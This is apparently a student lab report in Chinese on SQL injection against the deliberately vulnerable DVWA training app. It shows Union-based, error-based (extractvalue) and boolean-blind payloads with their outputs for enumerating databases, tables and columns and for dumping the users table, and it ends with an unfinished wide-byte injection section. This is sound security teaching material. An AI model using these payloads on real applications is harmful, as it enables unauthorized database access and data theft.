


一、分别在前端和后端使用 Union 注入实现“dvwa 数据库 -user 表 - 字段 -first_name 数据”的注入过程，写清楚注入步骤。

1、发现sql注入



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is `192.168.80.128:8082/vulnerabilities/sqli/?id=1+'or+1+%3D+1+%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area shows the results of a successful SQL injection attack using the payload `1' or 1=1 #`. The results are displayed in a table format:

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Below the table, there is a "More Information" section with links to various resources:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://feruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

At the bottom, there is a footer with the text "Damn Vulnerable Web Application (DVWA) v1.10 *Development*" and buttons for "View Source" and "View Help".

2、利用union 爆库名

+

192.168.80.128:8082/vulnerabilities/sql/?id=1'+union+all+select+database()%2Cversion()%23&Submit=Submit#

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Username: admin

Security Level: low

PHPIDS: disabled

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union all select database(),version()#

First name: admin

Surname: admin

ID: 1' union all select database(),version()#

First name: dvwa

Surname: 5.5.54-0+deb8ul-log

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

View Source

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3、爆表名

192.168.80.128:8082/vulnerabilities/sqli/?id=1'+union+select+1%2Cgroup_concat(table_name)+from+information_schema.tables+where+table_schema+%3D'dvwa'%23&Submit=Submit

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
First name: 1
Surname: guestbook,users
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

4、爆字段名

192.168.80.128:8082/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2Cgroup_concat(column_name)+from+information_schema.columns+where+table_schema+%3D'dvwa'+and+table_name='users'#

Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user.password,avatar,last_login,failed_login
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>


Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

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5、获取字段first_name 具体值

192.168.80.128:8082/vulnerabilities/sqli/?id=1'+union+select+1%2Cfirst_name+from+users%23&Submit=Submit#



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Vulnerability: SQL Injection

User ID:

ID: 1' union select 1,first_name from users#
First name: admin
Surname: admin

ID: 1' union select 1,first_name from users#
First name: 1
Surname: admin

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Gordon

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Hack

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Pablo

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Bob

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

二、分别在前端和后端使用报错注入实现“dvwa 数据库 -user 表 - 字段”的注入过程，写清楚注入步骤，并回答下列关于报错注入的问题：


后端

```
yz@yz:/home/yz
File Edit View Search Terminal Help
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,database()));
ERROR 1105 (HY000): XPATH syntax error: '-dvwa' 库名
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select count(table_name) from information_schema.tables where table_schem
a=database())));
ERROR 1105 (HY000): XPATH syntax error: '-2' 表数目
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select table_name from information_schema.tables where table_schema=datab
ase() limit 1,1)));
ERROR 1105 (HY000): XPATH syntax error: '-users' 表名
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select column_name from information_schema.columns where table_name='user
s' limit 0,1)));
ERROR 1105 (HY000): XPATH syntax error: '-user_id' 表字段
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select column_name from information_schema.columns where table_name='user
s' limit 1,1)));
ERROR 1105 (HY000): XPATH syntax error: '-first_name'
mysql>
```

前端


爆库名 1' and extractvalue(1,concat(0x7e,database())));#



爆表数 1' and extractvalue(1,concat(0x7e,(select count(table_name) from information_schema.tables where table_schema=database())));#



爆表名 1' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 1,1)));#



爆列名 1' and extractvalue(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1)));#



- 在 extractvalue 函数中，为什么 '~' 写在参数 1 的位置不报错，而写在参数 2 的位置报错？

第一个参数 是XML_document 允许，第二个参数是xpath_string, 路径不允许

- 报错注入中，为什么要突破单引号的限制，如何突破？

为了截断和跳出，是语句可以允许后续的语句。

- 在报错注入过程中，为什么要进行报错，是哪种类型的报错？


前端会返回数据库报错信息，报错信息中会含有语句运行的内容，即我们想获取的信息。

三、任选布尔盲注或者时间盲注在前端和后端实现“库名 - 表名 - 列名”的注入过程，写清楚注入步骤。

1、猜数据库名字长度（二分思维）

```
1' and length(database())>10;# MISSING 1' and length(database())>5;# MISSING 1' and length(database())>3;# exists 1' and length(database())=4;# exists
```

192.168.80.128:8082/vulnerabilities/sql_i_blind/?id=1'+and+length(database())%3D4%3B%23&Submit=Submit#



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Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferreh.mavituna.com/sql-injection-cheatsheet-okw/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_injection
- <http://bobby-tables.com/>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

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2、数据库名称的字符组成元素 substr 和 ascii

1' and ascii(substr(database(),1,1))>88;# exists 1' and ascii(substr(database(),1,1))>98;# exists 1' and ascii(substr(database(),1,1))>100;# MISSING 1' and ascii(substr(database(),1,1))=100;# exists

192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr(database()%2C1%2C1))%3D100%3B%23&Submit=Submit#

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Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_injection
- <http://bobby-tables.com/>

View Source View Help

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3.表的个数

1' and (select count(table_name) from information_schema.tables where table_schema=database())>10;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())>5;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())>2;# MISSING 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2;# exists

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XSS (Stored)

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Vulnerability: SQL Injection (Blind)

User ID:

Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_injection
- <http://bobby-tables.com/>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

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4.解表名, 先解长度, 再解具体值 (ascii和substr)

长度

```
1' and length((select table_name from information_schema.tables where
table_schema=database() limit 0,1))>10;# MISSING 1' and length((select table_name from
information_schema.tables where table_schema=database() limit 0,1))>5;# exists 1' and
length((select table_name from information_schema.tables where table_schema=database() limit
0,1))>8;# exists 1' and length((select table_name from information_schema.tables where
table_schema=database() limit 0,1))=9;# exists 也可以写成: 1' and length(substr((select
table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9;#
```

exists

192.168.80.128:8082/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase()+limit+0%2C1)%2C1))>101;# exists



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XSS (Stored)

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Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>


View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

字段值

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>101;# exists 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103;# MISSING 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=102;# MISSING 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103;# exists




5.获取表字段，常用字段 (password)


用户名: username/user_name/uname/u_name/user/name/... 密码: password/pass_word/pwd/pass/...

四、 利用宽字节注入实现“库名 - 表名 - 列名”的注入过程，写清楚注入步骤。


1、宽字节注入




2、爆库名



3、爆表名



